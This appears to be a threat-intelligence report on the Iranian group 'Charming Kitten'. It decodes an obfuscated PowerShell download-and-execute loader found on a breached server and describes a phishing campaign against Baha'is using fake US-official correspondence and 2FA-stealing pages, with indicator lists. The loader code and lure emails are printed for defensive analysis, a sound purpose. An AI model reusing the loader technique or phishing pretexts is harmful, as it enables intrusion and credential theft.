Some of the servers that appear on this file are Iranian servers that communicate with the breached C2 server when tested. We can extrapolate that the attackers are using Linux X11 (The X Window System) as their operating system, and Firefox's Gecko browser. The file shows us tests performed by the Iranians (including conversations amongst themselves like the one regarding the Turkish nation):


```
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36hello
moto:hello moto:hello moto
:198.16.66.43
Mozilla/5.0 (X11; Linux i686; rv:68.0) Gecko/20100101 Firefox/68.0hello-moto:hello-moto:hello-moto:hello-guys
198.16.66.43
Mozilla/5.0 (X11; Linux i686; rv:68.0) Gecko/20100101 Firefox/68.0hello-moto:hello-moto:hello-moto:hello-guys
198.16.66.43
Mozilla/5.0 (X11; Linux i686; rv:68.0) Gecko/20100101 Firefox/68.0We are the Turk. Turks are invincible. How
happy is the one who says I am a Turk.
198.16.66.43
```

Based on User Agent patterns, we located a few different IP addresses that are suspected with medium probability to be used by the group for attacks:

103.205.140[.]177
173.205.92[.]72
24.244.207[.]36
87.113.216[.]57

cuRbklbbNP.txt

:A test file that is partially base64 coded. Here is a screenshot of it on the server



cron.php	2019-01-24 04:23	31K
css/	2019-02-22 03:09	-
cuRbklbbNP.txt	2020-01-20 00:05	2.5K
customize/	2020-01-19 22:24	-
date.php	2018-03-26 00:35	34K
default-constants.php	2018-12-14 07:49	9.6K
default-filters.php	2019-12-13 16:38	25K
default-widgets.php	2017-09-25 11:28	2.1K
deprecated.php	2018-05-05 14:45	111K
editor.php	2019-12-02 21:42	1.8K
embed-template.php	2016-07-06 17:40	344

At the beginning of the file the target's IP address is listed (in this file it is located in Pakistan):

203.175.79[.]238

Following this, a name in **Arabic** is listed, being "gasim". This name is not common among Farsi speakers, since they have a variant for it pronounced as "Ghasem", a fact that may further imply the target's identity.

Further, a cmd command is executed in order to run the executable Powershell.exe, in combination with a few added instructions:

powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc

The executable will extract the PowerShell command from the text file. The PowerShell command extraction entails 4 main phases:

1. Decrypting the coding from base64 to a text format is partially Hex coded:

```
**203.175.79.238::::qasim:**:powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc
JABBACAAPQAuACgAJwAnACAAKwAgAFsAYwBoAGEAcgBdADAAeAA2ADkAIAArACAAJwBlACcAKwAnAHgAJwApACAAKAAoACcAWwBTAHkAJwAgAC
sAIABbAGMAaABhAHIAXQAwAHgANwAzACAAKwAgACcAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAJwAgACsAIABbAGMAaABhAHIAXQAwAHgANgBm
ACAAKwAgACcAZAAnACAAKwAgAFsAYwBoAGEAcgBdADAAeAA2ADkAIAArACAAJwBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAUwB0AHIAJw
AgACsAIABbAGMAaABhAHIAXQAwAHgANgA5ACAAKwAgACcAbgBnACgAWwBTAHkAJwAgACsAIABbAGMAaABhAHIAXQAwAHgANwAzACAAKwAgACcA
dABlAG0ALgBDACcAIAArACAAWwBjAGgAYQByAF0AMAB4ADYAZgAgACsAIAAnAG4AdgBlAHIAdABdADoAOgBGAHIAJwAgACsAIABbAGMAaABhAH
IAXQAwAHgANgBmACAAKwAgACcAbQBCAGEAJwAgACsAIABbAGMAaABhAHIAXQAwAHgANwAzACAAKwAgACcAZQA2ADQAUwB0AHIAJwAgACsAIABb
AGMAaABhAHIAXQAwAHgANgA5ACAAKwAgACcAbgBnACgAJwAnAEoARQA1AE8AUABTAEIAdQBaAFgAYwB0AGIAMgBKAHEAWgBXAE4AMABJAEcANQ
BsAGQAQwA1ADMAWgBXAEoAagBiAEcAbABsAGIAbgBRADcASgBFADUATwBMAG4AQgB5AGIAMwBoADUAUABWAHQATwBaAFgAUQB1AFYAMgBWACcA
IAArACAAWwBjAGgAYQByAF0AMAB4ADYAOQAgACsAIAA

203.175.79.238
qasim:**:powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc
$.A. .=...(.'.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .'.e.'.+.'.x.'.). .(.(.'.[.S.y.'. .+. .[.c.h.a.r.].0.x.7.3.
.+. .'.t.e.m...T.e.x.t...E.n.c.'. .+. .[.c.h.a.r.].0.x.6.f. .+. .'.d.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .
'.n.g.].:.:.A.S.C.I.I...G.e.t.S.t.r.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .'.n.g.(.[.S.y.'. .+. .[.c.h.a.r.].0.x
.7.3. .+. .'.t.e.m...C.'. .+. .[.c.h.a.r.].0.x.6.f. .+. .'.n.v.e.r.t.].:.:.F.r.'. .+. .[.c.h.a.r.].0.x.6.f.
.+. .'.m.B.a.'. .+. .[.c.h.a.r.].0.x.7.3. .+. .'.e.6.4.S.t.r.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .'.n.g.(.'.
'.J.E.5.O.P.S.B.u.Z.X.c.t.b.2.J.q.Z.W.N.0.I.G.5.l.d.C.5.3.Z.W.J.j.b.G.l.l.b.n.Q.7.J.E.5.O.L.n.B.y.b.3.h.5.P.V.
t.O.Z.X.Q.u.V.2.V.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .
```

2. Converting the text from Hex encoded to a decipherable format for the machine. During the decryption an additional base64 code segment is revealed:

```
203.175.79.238
qasim:**:powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc
$.A. .=...(.'.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .'.e.'.+.'.x.'.). .(.(.'.[.S.y.'. .+. .[.c.h.a.r.].0.x.7.3.
.+. .'.t.e.m...T.e.x.t...E.n.c.'. .+. .[.c.h.a.r.].0.x.6.f. .+. .'.d.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .
'.n.g.].:.:.A.S.C.I.I...G.e.t.S.t.r.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .'.n.g.(.[.S.y.'. .+. .[.c.h.a.r.].0.x
.7.3. .+. .'.t.e.m...C.'. .+. .[.c.h.a.r.].0.x.6.f. .+. .'.n.v.e.r.t.].:.:.F.r.'. .+. .[.c.h.a.r.].0.x.6.f.
.+. .'.m.B.a.'. .+. .[.c.h.a.r.].0.x.7.3. .+. .'.e.6.4.S.t.r.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .'.n.g.(.'.
'.J.E.5.O.P.S.B.u.Z.X.c.t.b.2.J.q.Z.W.N.0.I.G.5.l.d.C.5.3.Z.W.J.j.b.G.l.l.b.n.Q.7.J.E.5.O.L.n.B.y.b.3.h.5.P.V.
t.O.Z.X.Q.u.V.2.V.'. .+. .[.c.h.a.r.].0.x.6.9. .+. .

203.175.79.238
qasim:**:powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc
$A =('' + [char]0x69 + 'e'+'x') (('[Sy' + [char]0x73 + 'temTextEnc' + [char]0x6f + 'd' + [char]0x69 +
'ng]::ASCIIGetStr' + [char]0x69 + 'ng([Sy' + [char]0x73 + 'temC' + [char]0x6f + 'nvert]::Fr' + [char]0x6f +
'mBa' + [char]0x73 + 'e64Str' + [char]0x69 +
'ng(''JE5OPSBuZXctb2JqZWN0IG5ldC53ZWJjbGllbnQ7JE5OLnByb3h5PVtOZXQuV2V' + [char]0x69 +
```

3. Decrypting the remaining text from base64

```
203.175.79.238
qasim:**:powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc
$A =('' + [char]0x69 + 'e'+'x') (('[Sy' + [char]0x73 + 'temTextEnc' + [char]0x6f + 'd' + [char]0x69 +
'ng]::ASCIIGetStr' + [char]0x69 + 'ng([Sy' + [char]0x73 + 'temC' + [char]0x6f + 'nvert]::Fr' + [char]0x6f +
'mBa' + [char]0x73 + 'e64Str' + [char]0x69 +
'ng(''JE5OPSBuZXctb2JqZWN0IG5ldC53ZWJjbGllbnQ7JE5OLnByb3h5PVtOZXQuV2V' + [char]0x69 +

203.175.79.238
qasim:**:powershell.exe -ExecutionPolicy byp -NoProfile -WindowStyle hidden -enc
$A =('' + [char]0x69 + 'e'+'x') (('[Sy' + [char]0x73 + 'temTextEnc' + [char]0x6f + 'd' + [char]0x69 +
'ng]::ASCIIGetStr' + [char]0x69 + 'ng([Sy' + [char]0x73 + 'temC' + [char]0x6f + 'nvert]::Fr' + [char]0x6f +
'mBa' + [char]0x73 + 'e64Str' + [char]0x69 + 'ng(''$NN= new-object net.webclient;$NN.proxy=[Net.We' + [char]0
x69 +
```

4. The PowerShell command decrypts the remainders of it, which is displayed in ASCII and is converted first to decimal, then two a letter format

ASCII	Decimal	Letter
0x69	105	i
0x73	115	S
0x6f	111	o

Following this conversion, all plus signs and quotation marks are removed automatically, resulting in the following command:

$A =(iex) (([System.Text.Encoding]

ASCIIGetString([System.Convert]

$NN= new-object net.webclient

$NN.proxy=[Net.Wei

Indicators

IP	ASN	Note
Malicious		

103[.]205[.]140[.]177	LeapSwitch Networks Pvt Ltd	Potential IP of attacker - suspicious as VPN – based on User Agent Reported to abuseipdb.com in 06/12/19 from spain: Hacking SQL Injection Brute Force Exploited host Web App Attack
173[.]205[.]92[.]72	QuadraNet Enterprises LLC	Potential IP of attacker - suspicious as VPN – based on User Agent Reported to abuseipdb.com in 08/12/19 from Germany: Bad Web Bot
24[.]244[.]207[.]36	Edaptivity.com Inc	Potential IP of attacker - suspicious as VPN – based on User Agent
87[.]113[.]216[.]57	British Telecommunications PLC	Dynamic DNS Potential IP of attacker - suspicious as VPN – based on User Agent
5[.]201[.]174[.]82	**Mobin Net Communication Company**	**Iranian IP of the attacker – non protected by VPN**
Non-Malicious		
92[.]223[.]89[.]200	G-Core Labs S.A.	3cx

198[.]16[.]66[.]43	Cogent Communications	CDN
66[.]102[.]6[.]44	Google LLC	Google Proxy

Hash	Filename	Type + Notes
218fe2e33dcf16c3254ec05c395da7ed	kcxyErMOox.txt	Txt server
f26c9e54f3d0fce99228935278e5a0f8	cuRbklbbNP.txt	Txt powershell

Uncovering a new campaign by the Iranian APT group “Charming Kitten”, Targeting the Baha’i Community

Throughout the past few months, we identified several attacks orchestrated by Charming Kitten APT group, targeting the Baha’i community. We observed an elevation in the sophistication of social engineering methods employed by the group.

In the context of this campaign the attackers impersonated an academic researcher and **an officer from the US State Department**. Feigning an on-going correspondence, the attackers addressed the target and sent him an acrobat pdf file presenting a letter signed by the US official, containing the phishing link. Once the target fills his credentials, the attackers check if the account can be accessed without 2FA. If unsuccessful, the target will be directed to another phishing page dedicated to steal two-factor identification.

Once the attackers gained the email credentials, they immediately changed the email account’s passwords, **resulting in the target losing access to their email.**

TTPs

Emails

This attack is committed in two steps. First, the attackers create a **fake correspondence between two emails they got control of**, with the malicious file attached, then they share the “alleged” correspondence with the target.

Phase one:

- **Figure A**: the first email address allegedly belongs to a leading officer in the US Department of State (fake email address).
- **Figure B**: the second email address is associated with an Israeli academic researcher. This address is fake as well and was used in previous attacks by the group.

In the initial email, actually sent among themselves, the attackers create the false pretense of a legitimate correspondence to gain the target's trust. In the fake correspondence The “US official” mentions attending a convention at a research institute and meeting the researcher and discussing the subject of the email.

As part of the email thread, the alleged US official attached a password protected acrobat pdf file, with the password being the last four digits of the researcher’s phone number.

---------- Forwarded message ---------
From: [redacted]
Date: Thu, Feb 13, 2020 at 9:34 AM
Subject: Association project
To: [redacted]

Dear [redacted]

Following the talks we had at the [redacted] please see the encrypted attachment. This letter contains descriptions of the project we discussed.

The file password is the last four digits of your cell phone: [redacted]

The Best,

In the following email, the researcher shares the correspondence with the target and relays details from his research and attach the pdf file. **The researcher requests the target’s discretion several times** to avoid “exposing the information”. The target is sent two “essential” files:


1. Pdf file, allegedly sent by the US official to the researcher.
2. An Excel file containing details of dozens of Baha’is personal details.

Regarding the study I told you, it's confidential because the names and specifications of the individuals are exchanged and we must take care not to leak any information.

This is not yet an official project but we have been able to provide limited funding for it. So we don't intend to involve many people in this step.

The following email (and the attached letter) provides some initial descriptions of the project. At this point I want you to first check the list of people to see if they are suitable to join the association. And secondly, find out if there are any other people we can add to this list.

Please let me know if there were any problems.



Dear [redacted]

Thank you for taking time to hear me out during our last month meeting in [redacted]

As we talked about the formation of the Israeli- American Baha'i Association, I could prepare an early draft of prominent Baha'is living in Israel and US. I shared it from my drive via a Gmail protected file. You can download it from here.

In next step, we need to look closely at which of these people are eligible to join the association and, if we can, identify and add others. To do this, you need help from people who know the Baha'is and the Baha'i network.

I have also been able to provide limited funding for research related to this work. Hopefully if the work is developed it can be increased.

Just because this list contains people's specifications, please consider it a personal file.

I hope this is helpful and will bring good results. Please keep me up to date and let me know if there's any other info which I can provide.

Warmest regards,

[redacted]
2/13/2020


We learned that the target submitted its login credentials and the attackers succeeded in this attack. After filling his credentials, the target received two emails with alerts about connection attempts from the following IP address (which was located by Google in Ukraine and the United Arab Emirates):

95.216.230[.]247

As part of the camouflage, the attackers feigned innocence and requested the target to try inputting his credentials for a second time, only at this point the link directed to a fake 2FA page.

Excel File


The attackers attached an Excel sheet listing 51 Baha'is from around the globe that have connections to Iran, Israel, or the US. The table has several columns, detailing academic degrees, first names, surnames, religion (Baha'i, repeated throughout the table), Israeli\Central Asian\foreign citizenships, academic and non-academic associations, and related academic institutes.



	A	B	C	D	E	F	G	H	
1	Degree	First Name	Last Name	Religion	Israeli Nationality	Mideast Nationality	Other Nationality	Affiliation	Academic Institution
2	Dr.			Bahai					
3	Dr.			Bahai					
4	Mr.			Bahai					
5	Mrs.			Bahai					
6	Prof.			Bahai		Iranian	American	Academic	UCLA
7	Ms.			Bahai			Canadian		
8	Mr.			Bahai		Iranian	Canadian		BWC
9	Ms.			Bahai					Bahai's of Iran
10	Mr.			Bahai		Iranian	American	Academic	UCLA

Flow Chart

Here we present a flow chart detailing the process of attack with regards to possible behaviors by the target:



Indicators

Malicious Hashes

Hash	Filename	VirusTotal Initial Detection
75964ceadf277c7776d7bd5d304b673c	B list – updated.xlsx	-
7aca944ffbdaecf99b506a0d1977207a	Letter 2 – copy.pdf	-

Domain
Myconnect-support[.]com

URL
hxxps://myconnect-support[.]com/Redirect/2/project=%ID%/index.php

IP address

IP	ASN
95.216.230[.]247	Hetzner Online GmbH


2020-02-06: Additional IOCs of Charming Kitten – Pivot on Reuters report and CERTFA findings

Charming Kitten is known for phishing attacks impersonating Google/Microsoft services, and in 2015 was identified as the group behind an attack meant to bypass or steal two-step verification details. Following the recent post[1] published by CERTFA Labs and Raphael Satter's article in Reuters website[2], **we uncovered additional domains, hostnames and an IP address that are apparently related to the group's activities.** Other than pDNS


correlation, as described in the post, the indicators we identified redirect to the official Microsoft website - Microsoft OWA, a mechanism that fits Charming Kitten Modus Operandi and can be seen via URLscan. The domain names mostly consist of a number of words spaced with hyphens and the words ‘service’, ‘check’, ‘recovery’, and ‘activity’. Most of them have the 'site' or 'info' TLD.

Additional Infrastructure


One of the domains published in the report is **two-step-checkup[.]site**. Pivoting from this domain leads us to a new IP address, **54[.]38[.]210[.]187**. Looking into this new IP address reveals several additional hostnames which we assume to be related to Charming Kitten too.



The new hostname**, mobiles[.]recovery-service[.]site**, was scanned in URLscan.io 16 days ago and it seems to be a redirection to the official Microsoft website, outlook[.]live[.]com/owa. **It fits the scenario described in CERTFA's latest report[3]**, in which the target is redirected to a legit website if the request to the phishing server was invalid according to the phishing kit.



We identified another hostname, kia-customerservice[.]ddns[.]net, that is hosted under IP addresses published in CERTFA's recent post (51.89.237[.]235), can attest to **phishing attempts against targets related to the automobile industry**.



Domains	Sub-Domains	IP Addresses
recovery-service[.]site	kia-customerservice[.]ddns[.]net	54[.]38[.]210[.]187
	www[.]recovery-service[.]site	
	mobiles[.]recovery-service[.]site	

In addition to enrichment of indicators following CERTFA Lab's new post published on February 5th, 2020, we have found additional hostnames related to domains that were posted by CERTFA on December 13th, 2018[4]. The post spoke about a wave of focused spear phishing targeted at financial organizations in the US. No current activity was observed with these domains, yet some were recently resolved as late as Nov 2019. In the report from 2018, the IP address 190.2.154[.]38 was attributed to the group. Pivoting on this, we found another domain, potentially used by the group, manage-accounts[.]info and www[.]manage-accounts[.]info. The domain resolved to this dedicated server on late 2018 for two weeks, and since then resolved to multiple hosting services until October 2019.

RISKIQ manage-accounts.info

First Seen 2016-12-13 Registrar OnlineNIC, Inc.
Last Seen 2019-10-16 Registrant Domain ID Shield Se...

Categorize

- Host-Europe-G... 4
- non-routable 3
- Cloudflare-Inc. 2
- eNom-Incorpor... 1

ow More

TAG

ASN (5 / 9)

- Host Europe G... 4
- Cloudflare, Inc. 2
- WorldStream B.V. 1
- eNom, Incorpor... 1
- Serverius Holdi... 1

NETWORK (6 / 9)

192.155.108.156	US	192.155.104.0/21	29066	2019-10-13	2019-10-15	riskiq	
151.106.5.172	FR	151.106.0.0/19	29066	2019-10-14	2019-10-14	riskiq	
151.106.5.167	FR	151.106.0.0/19	29066	2019-10-12	2019-10-12	riskiq	
151.106.5.166	FR	151.106.0.0/19	29066	2019-10-10	2019-10-10	riskiq	
37.1.205.15	NL	37.1.200.0/21	50673	2018-12-28	2019-06-04	riskiq, mnemonic, kaspersky	
190.2.154.38	NL	190.2.144.0/20	49981	2018-11-29	2018-12-13	riskiq	

signin.account-profile-users.info
live.account-profile-users.info
www.aol.account-profile-users.info
xn--b09lvx-ix3b.account-profil...
www.live.account-profile-users.info
aol.account-profile-users.info
us2.account-profile-users.info
account-profile-users.info
lotto-niwww.account-profile-user...
www.signin.account-profile-users...
www.account-profile-users.info
www.lotto-niwww.account-profile-...
www.shop-selwear.info
us2.login-users-account.site
213.227.139.148
shop-selwear.info
login-users-account.site
www.login-users-account.site
www.profile.us2-mail-login-profi...
www.us2-mail-login-profile.site
profile.us2-mail-login-profile.site
www.us2.login-users-account.site
us2-mail-login-profile.site

www.manage-accounts.info
com-identifier-servicelog.info
com-identifier-usersservicelog.com
manage-accounts.info
www.com-identifier-servicelog.info
myyahoo.ddns.net
mail.document-share.info
www.document-share.info
190.2.154.38
www.mobile-sessionid.customize-i...
document-share.info
mobiles-sessionid.customize-iden...
www.mobiles-sessionid.customize-...
customize-identity.info
mymobile-sessionid.document-shar...
fieww.mobiles-sessionid.customize...
mobile-sessionid.customize-ident...
www.customize-identity.info

Indicators

IP address:

- 54[.]38[.]210[.]187

Domains:

- recovery-service[.]site
- manage-accounts[.]info

Subdomains:

- kia-customerservice[.]ddns[.]net
- www[.]recovery-service[.]site
- mobiles[.]recovery-service[.]site

List of sub-domains of domains that were disclosed by CERTFA February 5th, 2020[5]:

- youtube[.]service-activity-checkup[.]site
- mobiles[.]service-activity-checkup[.]site
- youtube[.]www[.]service-activity-checkup[.]site
- www[.]youtube[.]service-activity-checkup[.]site
- www[.]two-step-checkup[.]site
- mobile[.]phonechallenges-submit[.]site
- www[.]phonechallenges-submit[.]site
- www[.]service-activity-checkup[.]site

List of sub-domains of domains that were disclosed by CERTFA on December 13th, 2018[6]:

- mail[.]document-share[.]info
- www[.]document-share[.]info

- mymobile-sessionid[.]document-share[.]info
- www[.]com-identifier-servicelog[.]info
- fwww[.]mobiles-sessionid[.]customize-identity[.]info
- www[.]mobiles-sessionid[.]customize-identity[.]info
- www[.]customize-identity[.]info
- www[.]mobile-sessionid[.]customize-identity[.]info
- us2[.]account-profile-users[.]info
- www[.]profile[.]us2-mail-login-profile[.]site
- www[.]live[.]account-profile-users[.]info
- www[.]aol[.]account-profile-users[.]info
- xn--\x09live-ix3b[.]account-profile-users[.]info
- lotto-niwww[.]account-profile-users[.]info
- www[.]signin[.]account-profile-users[.]info
- www[.]lotto-niwww[.]account-profile-users[.]info
- www[.]us2[.]login-users-account[.]site
- www[.]us2-mail-login-profile[.]site
- www[.]login-users-account[.]site
- profile[.]us2-mail-login-profile[.]site

---

[1] https://blog.certfa.com/posts/fake-interview-the-new-activity-of-charming-kitten/

